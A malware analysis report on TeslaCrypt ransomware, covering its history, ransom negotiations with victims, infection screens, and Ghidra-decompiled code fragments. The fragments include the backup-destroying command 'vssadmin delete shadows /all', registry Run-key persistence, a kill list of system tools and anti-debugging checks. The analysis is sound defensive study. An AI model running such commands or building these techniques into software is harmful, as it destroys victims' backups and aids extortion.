TeslaCrypt Analysis

By: Jared T. Smerdell

May 2nd, 2020

Background

TeslaCrypt is malware that is categorized under the term ransomware. Ransomware is thusly named because it essentially holds a system's files hostage and demands payment in order to unlock the files. In many cases, the attackers demand payment through the online currency called bitcoin. However, in the case of TeslaCrypt, the attackers also accepted prepaid cards such as PayPal, My Cash cards, PaySafeCard, or uCash cards (Intelligence, Dell). The demanded payments ranged from $250 to $1,000 and fluctuated throughout the malware's lifespan.

The first infections of TeslaCrypt were encountered around the end of February 2015. Initially, the malware targeted video game players specifically targeting files that were essential to videogames like saved files and game mods. However, later versions began targeting other crucial productivity files such as .pdf, .jpg, .png, and Microsoft office files. In total, the virus had around 200 file types it would search hard drives for. TeslaCrypt is able to affect any windows operating system from Windows XP through Windows 10, however, during the period it was active, it only affected WindowsXP through Windows 8. Note that it is still possible to infect Windows machines but public decryptor tools are available. The virus was spread through previously used exploit kits. Exploit kits are frameworks that allow malware to be installed on victim's machines. In the case of TeslaCrypt, the attackers used the Angler and Nuclear browser exploit kits (Group, Talos). These kits exploited web technologies like Adobe Flash, Windows Explorer, and Oracle's Java. The exploit kits, once accessed, installed TeslaCrypt on the machines and executed the program without the users knowing.

Once encrypted, victims are instructed to go to the attacker's website and pay the ransom. To show that it is possible for the files to be decrypted, the attackers would decrypt one file for the victim, free of charge. This is a tactic used to convince the victim to pay the ransom showing that the attackers are "trustworthy". In the case of TeslaCrypt victims are able to message the attackers via their website for any help. If the victims run into any issues paying the ransom or even decrypting their files, the attackers position themselves as "tech support" and offer their assistance.

In some cases, victims are even able to negotiate the price of the ransom (Villeneuve, Nart).

2015-03-25 19:32:17

I understand the terms of your demand, but I simply do not have the amount you're requesting. Would you please consider a lesser amount. The absolute most I can do is $100 on Paypal.

2015-03-26 14:07:48

Hello, the minimum possible price is 250$

2015-03-03 15:05:10

?I dont have 500.00. I have a small cleaning service.. We are maids.. We clean houses.. I cannot come up with this money now what can I do?

2015-03-04 06:36:51

Hello! Your new price is 150$. After payment please contact us again, and we will unlock your files.

Other cases might involve the attackers decrypting a file, such as a tax return so the victim can pay.

2015-03-30 20:30:31

I don't have any money right now. I first need 1 file restored so I can get my tax refund. Then after I get my tax refund I can afford to pay the rest to get all of my files. Can you restore 1 file for me? I will come back in 2 weeks after I get my tax refund, but I can not file my taxes without the 1st file restored.

2015-03-31 09:22:28

You can make one more test decrypt now.

2015-04-15 01:21:12


I just a staff working for this company, if my file all encrypted, my employer will terminate me.

can you please help

2015-04-15 06:47:36

Hello! The only way to decrypt files is payment.


Interestingly enough TeslaCrypt ignored external hard drives and USB drives (Intelligence, Dell). In addition, the developers did not steal any data from their victims. The only information communicated was the keys and payment status. Throughout its lifespan TeslaCrypt had constant revisions patching bugs, improving encryption, and making the malware harder to crack in general. All in all, there were 4 main generations of TeslaCrypt. Eventually, after terrorizing victims for over a year, the developers released the master decryption key and let the public develop decryption software (Teslacrypt Ransomware).




Running TeslaCrypt

Once the program is executed, TeslaCrypt runs through all the files on the machine and encrypts the targeted files. TeslaCrypt almost immediately takes over the system leaving the user no time to react. A window pops up alerting the victim that their files are now locked and they must pay a ransom to get them back. The window is not able to be closed and gives directions for paying the ransom. This info includes a bitcoin address and the website that must be visited. In addition, there is a timer that counts down until the files will be permanently removed from the system without a chance of recovery.


Clicking on the show files button in the red window opens a document listing every file on the computer that has been encrypted. From this, it is obvious that the malware targets specific file types.




Once the ransomware has taken over, the desktop background is changed to a black box with further instructions on how to decrypt the files. It directs the victim to the previously mentioned red window.




Inside the documents folder on the machine, there is a file called RECOVERY_KEY which is the specific address generated by the malware. This is the address victims must use that identifies their machine and lets the attackers know who's files to decrypt.




Inside every folder with an encrypted file, there is another file called HELP_RESTORE_FILES that is generated by the malware. This also gives direction for paying the ransom.



It is interesting to note that the pre-installed games on Windows XP were not affected such as pinball and minesweeper. TeslaCrypt targets games that people invest more time into and are therefore more attached to the files being held hostage.



When attempting to open a command terminal or a registry editor, the malware will immediately close the application further protecting itself. Since the release of the master key by the attackers, decoder programs have been developed and work on all versions of TeslaCrypt. Cisco's Talos research group created a nifty Decryptor tool that will completely remove the malware and restore all encrypted files (Group, Talos).



After launching the decryptor, the prompt asks if the user would like to terminate the TeslaCrypt process. After killing the process, the decryptor will remove the dropper. Finally, the program will begin decrypting all the encrypted files, which may take some time depending on how much data was encrypted. Once finished, the malware is removed and the files restored, but the desktop will still have the payment message.

Program Flow

By loading the PE file into the Ghidra decompiler, a static analysis can be performed. The code is dense and difficult to understand, however, some things can be deciphered. To begin, the main function is called with no arguments besides the call itself. The first thing main() does is call the __security_init_cookie() function which prevents any buffer overflow. When the program exits it will compare the value of the stack to the global cookie. If there is an indication of a buffer overflow, the program will immediately terminate.

```
___security_init_cookie();
uStack12 = 0x4255ce;
local_8 = 0;
```

Continuing down the main function, TeslaCrypt is initializing important variables. In the snippet of code below it is making sure that the operating system is compatible with the malware, if not it will exit.

```
else {
  lpVersionInformation->dwOSVersionInfoSize = 0x94;
  BVar1 = GetVersionExA(lpVersionInformation);
  dwFlags = 0;
  if (BVar1 != 0) {
    dwPlatformId = lpVersionInformation->dwPlatformId;
    dwMajorVersion = lpVersionInformation->dwMajorVersion;
    dwMinorVersion = lpVersionInformation->dwMinorVersion;
    uVar3 = lpVersionInformation->dwBuildNumber & 0x7fff;
    hHeap = GetProcessHeap();
    HeapFree(hHeap,dwFlags,lpVersionInformation);
    if (dwPlatformId != 2) {
```

The main function is simply setting everything up. The RTC_Initialize() is preparing the time clock that will count down until all files are deleted. If there are any issues initializing variables, the malware will exit.

```
iVar2 = __heap_init();
if (iVar2 == 0) {
  _fast_error_exit(0x1c);
}
iVar2 = __mtinit();
if (iVar2 == 0) {
  _fast_error_exit(0x10);
}
__RTC_Initialize();
local_8 = 1;
iVar2 = __ioinit();
if (iVar2 < 0) {
  __amsg_exit(0x1b);
}
```

Since no arguments were passed to main there is a section that will suppress the loading of libraries that do command-line processing, this is to save a small amount of space. Here the attackers suppressed everything.

```
  commandLineW = ___crtGetCommandLineW();
  enviroment = ___crtGetEnvironmentStringsW();
  iVar2 = __wsetargv();
  if (iVar2 < 0) {
    __amsg_exit(8);
  }
  iVar2 = __wsetenvp();
  if (iVar2 < 0) {
    __amsg_exit(9);
  }
  iVar2 = __cinit(1);
  if (iVar2 != 0) {
    __amsg_exit(iVar2);
  }
  __wwincmdln();
  local_20 = guts((HINSTANCE)&IMAGE_DOS_HEADER_00400000);
  if (dwPlatformId == 0) {
    _exit(local_20);
  }
  __cexit();
  return local_20;
}
hHeap = GetProcessHeap();
HeapFree(hHeap,dwFlags,lpVersionInformation);
```

Once everything is prepared, there is a function call to “guts” with an HINSTANCE of the image header. An HINSTANCE is a Windows class structure used to create GUI windows on the screen. Inside the guts function, a couple more housekeeping items are dealt with. To start, more information is gathered about the system and some thread settings are set. The SHGetFolderPathW() functions will generate files if they are non-existent. These files are the help.html, a log file with encrypted file names and the key.dat file used to identify the specific machine. The desktop background image is also created and the HELP_TO_DECRYPT_YOUR_FILES.txt is added to the desktop with the SHGetFolderPathW(0,0x10) command.

```
GetSystemInfo((LPSYSTEM_INFO)&sysInfo);
CoInitializeEx((LPVOID)0x0,2);
SHGetFolderPathW();
_wcsncpy_s((wchar_t *)&helpFile,0x1000,&DAT_0044a0a0,0x1000);
_wcscat_s((wchar_t *)&helpFile,0x1000,L"\\help.html");
_wcsncpy_s((wchar_t *)&encryptedFiles,0x1000,&DAT_0044a0a0,0x1000);
_wcscat_s((wchar_t *)&encryptedFiles,0x1000,L"\\log.html");
_wcsncpy_s((wchar_t *)&keyFile,0x1000,&DAT_0044a0a0,0x1000);
_wcscat_s((wchar_t *)&keyFile,0x1000,L"\\key.dat");
SHGetFolderPathW();
_wcscat_s((wchar_t *)&DAT_004500a0,0x1000,L"\\CryptoLocker.lnk");
SHGetFolderPathW();
_wcscat_s((wchar_t *)&background,0x1000,L"\\HELP_TO_DECRYPT_YOUR_FILES.bmp");
uVar6 = 0;
SHGetFolderPathW(0,0x10);
_wcscat_s((wchar_t *)&DecryptFilesTxt,0x1000,L"\\HELP_TO_DECRYPT_YOUR_FILES.txt");
```

TeslaCrypt creates a .bat file that will run on startup in order to maintain persistence. This file will make sure the malware has the permissions to take over the system. If it can not find the file it will make a new one.

```
GetModuleFileNameW((HMODULE)0x0,(LPWSTR)&lpData_004460a0,0x1000);
GetModuleFileNameW((HMODULE)0x0,(LPWSTR)&lpFilename_004480a0,0x1000);
psVar1 = (short *)&lpFilename_004480a0;
do {
  psVar2 = psVar1;
  psVar1 = psVar2 + 1;
} while (*psVar2 != 0);
(&DAT_00448098)[(int)(psVar2 + -0x224050) >> 1] = 0;
_wcscat_s((wchar_t *)&lpFilename_004480a0,0x1000,L".bat");
iVar3 = Token_edit((DWORD *)&stack0xfffffb38);
if (iVar3 == 0) {
  iVar3 = searchForFile();
```

Once the program knows that it has the correct permissions, it will delete the shadow files created by the machine. The

```
LAB_004061c9:
  iVar3 = 7;
  _stack = (undefined4 *)"vssadmin delete shadows /all";
  puVar5 = auStack1108;
  while (iVar3 != 0) {
    iVar3 = iVar3 + -1;
    *puVar5 = *_stack;
    _stack = _stack + 1;
    puVar5 = puVar5 + 1;
  }
```

shadow files are backups of the machine, snapshots. This is to ensure that the victim cannot use them to restore their files.

To ensure that a machine can only be infected once, TeslaCrypt will create a mutex called System1230123. This limits the machine from being infected more than once.

```
CreateProcessA((LPCSTR)0x0,(LPSTR)auStack1108,(LPSECURITY_ATTRIBUTES)0x0,
               (LPSECURITY_ATTRIBUTES)0x0,0,0x20,(LPVOID)0x0,(LPCSTR)0x0,
               (LPSTARTUPINFOA)&stack0xfffffb58,(LPPROCESS_INFORMATION)&_Stack1124);
CreateMutexW((LPSECURITY_ATTRIBUTES)0x0,0,L"System1230123");
```

Now, this is where it gets interesting. After the mutex, there is a create_window_class function. Upon first inspection, it doesn't seem too out of the ordinary, however, the local_30.lpfnWndProc = (WNDPROC)&LAB_00405A90 line of the code leads to a hidden function.

```
uint __cdecl create_window_class(HINSTANCE param_1)

{
  ATOM AVar1;
  WNDCLASSEXW local_30;

  FUN_004227d0((int *)&local_30.style,0,0x2c);
  local_30.cbSize = 0x30;
  local_30.style = 3;
                    /* call recursive encryption */
  local_30.lpfnWndProc = (WNDPROC)&LAB_00405a90;
  local_30.hInstance = param_1;
  local_30.lpszClassName = L"CryptoLocker-v3";
  local_30.cbClsExtra = 0;
  local_30.cbWndExtra = 0;
  AVar1 = RegisterClassExW(&local_30);
  return (uint)(AVar1 != 0);
}
```

This function manages the encryption and decryption of the files. Inside the function, it makes calls to create outgoing connections to ensure the victim has paid. If they have paid, the function will call a recursive decryptor function using the decryption key.

```
if (param_4 == DAT_00445f40) {
  if (((DAT_00445c50 == '\0') && (DAT_00445c51 == '\0')) && (DAT_00445c52 == '\0')) {
    iVar2 = http_request_payment();
    if (iVar2 == 0) {
      MessageBoxW((HWND)0x0,L"Your payment is not received !!!",L" ",0);
      local_404 = '\0';
      FUN_004227d0(local_403,0,0x3ff);
      FUN_00404dd0(&local_404,0x400,"https://blockchain.info/address/%s");
      ShellExecuteA((HWND)0x0,"open",&local_404,(LPCSTR)0x0,(LPCSTR)0x0,1);
    }
    else {
      CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_00403af0,(LPVOID)0x0,0,(LPDWORD)0x0);
    }
  }
  else {
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,recursive_decryption,(LPVOID)0x0,0,
                 (LPDWORD)0x0);
  }
```

The entrance to the recursion finds the drives on the machine with GetLogicalDriveStringsW, then it checks with GetDriveTypeW to make sure it decrypts files on fixed drives and remote drives (not external drives). It will pass these entry points to the recursive decryption. The decryption will take the decryption key and use it to decrypt the AES256 encryption. If the files have not yet been encrypted the function will instead encrypt them.

```
                      /* start recursion */
local_4 = DAT_00444860 ^ (uint)local_404;
if (DAT_00445c20[1] != 0) {
  FUN_00420be0();
  FUN_004127e0(DAT_00445c20,&DAT_00445ed0);
  GetLogicalDriveStringsW(0x100,local_404);
  lpRootPathName = local_404;
  while (local_404[0] != L'\0') {
    UVar3 = GetDriveTypeW(lpRootPathName);
    if ((UVar3 == 3) || (UVar3 == 4)) {
      recursion(lpRootPathName,0);
    }
    pWVar4 = lpRootPathName;
    do {
      WVar1 = *pWVar4;
      pWVar4 = pWVar4 + 1;
    } while (WVar1 != L'\0');
    iVar5 = (int)((int)pWVar4 - (int)(lpRootPathName + 1)) >> 1;
    local_404[0] = lpRootPathName[iVar5 + 1];
    lpRootPathName = lpRootPathName + iVar5 + 1;
  }
}
_printf("All files decrypted \n");
```

The recursive decryption/encryption will open the files in rb+ mode meaning it can read the bytes, it will decrypt or encrypt the bytes and rewrite them to a new file using the wb+ mode. After it will delete the old file.

```
*pwVar1 = L'\0';
__wfopen_s(&local_2100,file_name,L"rb+");
if (local_2100 != (FILE *)0x0) {
  _fseek(local_2100,0,2);
  _Size = _ftell(local_2100);
  _fseek(local_2100,0,0);
  _DstBuf = (uint *)_malloc(_Size);
  if (_DstBuf == (uint *)0x0) {
    _fclose(local_2100);
  }
  else {
    _Str = (uint *)_malloc(_Size);
    if (_Str == (uint *)0x0) {
      _free(_DstBuf);
      _fclose(local_2100);
    }
    else {
      _Size = _fread(_DstBuf,1,_Size,local_2100);
      local_20fc = _DstBuf[4];
      _fclose(local_2100);
      FUN_004219c0((undefined4 *)&DAT_00445ed0,local
      FUN_00420830(_DstBuf + 5,_Str,_Size - 0x14,_Ds
      __wfopen_s(&local_2100,&local_2004,L"wb+");
      if (local_2100 != (FILE *)0x0) {
        _fseek(local_2100,0,0);
        _fwrite(_Str,1,local_20fc,local_2100);
        _fflush(local_2100);
        _fclose(local_2100);
        DeleteFileW(file_name);
        _free(_DstBuf);
        _free(_Str);
```

Going back to the guts function, once the files have been encrypted, it will print out the locker screen. It will create two threads that monitor what processes are open to kill programs that could interfere and monitor the encrypted files.

```
uVar6 = CryptoLocker_screen(image_header);
if (uVar6 != 0) {
  FUN_004227d0((int *)&lpVersionInformation_00
```

```
if (((DAT_00445c50 == '\0') && (DAT_00445c51 == '\0')) && (DAT_00445c52 == '\0')) {
  _DAT_004580a0 = 1;
  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,kill_processes,(LPVOID)0x0,0,(LPDWORD)0x0);
  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,encrypt_files,(LPVOID)0x0,0,(LPDWORD)0x0);
  create_reg_key();
}
else {
```

Every time a process is opened it is checked to make sure that it is not one of the blacklisted applications. If it is the process will be terminated.

```
} while (wVar1 != L'\0');
if ((int)((int)_Str - (int)local_2002) >> 1 == 0)
_Str = __wcslwr(&local_2004);
_Str = _wcsstr(_Str,L"taskmgr");
if (_Str == (wchar_t *)0x0) {
  _Str = __wcslwr(&local_2004);
  _Str = _wcsstr(_Str,L"procexp");
  if (_Str == (wchar_t *)0x0) {
    _Str = __wcslwr(&local_2004);
    _Str = _wcsstr(_Str,L"regedit");
    if (_Str == (wchar_t *)0x0) {
      _Str = __wcslwr(&local_2004);
      _Str = _wcsstr(_Str,L"msconfig");
      if (_Str == (wchar_t *)0x0) {
        _Str = __wcslwr(&local_2004);
        _Str = _wcsstr(_Str,L"cmd.exe");
        if (_Str == (wchar_t *)0x0) goto LAB_0040
      }
    }
```

Once this has been done it will add a registry key that will launch the .bat file to run the ransomware on startup. This maintains its persistence.

```
RegCreateKeyExW((HKEY)0x80000001,L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,
                (LPWSTR)0x0,0,0x20006,(LPSECURITY_ATTRIBUTES)0x0,(PHKEY)&local_machine,
                (LPDWORD)0x0);
psVar1 = (short *)&batFIle;
do {
  psVar2 = psVar1;
  psVar1 = psVar2 + 1;
} while (*psVar2 != 0);
RegSetValueExW(local_machine,L"crypto13",0,1,&batFIle,((int)(psVar2 + -0x223050) >> 1) * 2 + 2);
RegCloseKey(local_machine);
return;
```

Throughout, TeslaCrypt the developers used obfuscation, passive protection, and active protection to maintain persistence and make the program more difficult to debug. Inside almost every function there is a call to a check_integrity function which will check if the program is

```
LAB_00406414:
  check_integrity();
  return;
}
```

```
LAB_00402bc8:
  check_integrity();
  return;
}
```

being debugged. Depending on what it returns, the program can change its execution flow to prevent the debugger from gathering information.

```
  _debugger_present? = IsDebuggerPresent();
  FUN_004280b3();
  SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)0x0);
  UnhandledExceptionFilter((_EXCEPTION_POINTERS *)&ExceptionInfo_0043ae44);
  if (_debugger_present? == 0) {
    FUN_004280b3();
  }
  uExitCode = 0xc0000409;
  hProcess = GetCurrentProcess();
  TerminateProcess(hProcess,uExitCode);
  return;
}
```

Lastly, in the code, there are hints that TeslaCrypt used code from a previous ransomware called CryptoLocker. TeslaCrypt uses the same instruction screens and payment instructions as CryptoLocker, the only thing that differentiated them is the payment websites. A victim would not know if they were infected with CryptoLocker or TeslaCrypt until they visited the payment website.

```
CreateWindowExW(0,L"CryptoLocker-v3",L"CryptoLocker-v3",0x80000,-0x80000000,
                -0x80000000,0x2d0,0x267,(HWND)0x0,(HMENU)0x0,param_1,(LPVOID)0x0);
```

Conclusion

TeslaCrypt is just another ransomware created by attackers for the sole purpose of making money. It is interesting that they released the decryption key and didn’t continue attacking victims. The code is written in a way that is time-consuming to reverse engineer, and uses stack address and debugging checkers to stifle analysis. TeslaCrypt was built on other ransomware code making it stronger and more difficult to crack. The developers were not the first people to create ransomware, and they won’t be the last.

References

"Teslacrypt Ransomware". Knowbe4.Com, 2020, https://www.knowbe4.com/teslacrypt-ransomware.

Group, Talos. "Threat Spotlight: Teslacrypt - Decrypt It Yourself - Cisco Blogs". Cisco Blogs, 2016, https://blogs.cisco.com/security/talos/teslacrypt.

Intelligence, Dell. "Teslacrypt Ransomware". Secureworks.Com, 2015, https://www.secureworks.com/research/teslacrypt-ransomware-threat-analysis.

Villeneuve, Nart. "Teslacrypt: Following The Money Trail And Learning The Human Costs Of Ransomware". Fireeye, 2015, https://www.fireeye.com/blog/threat-research/2015/05/teslacrypt_followin.html.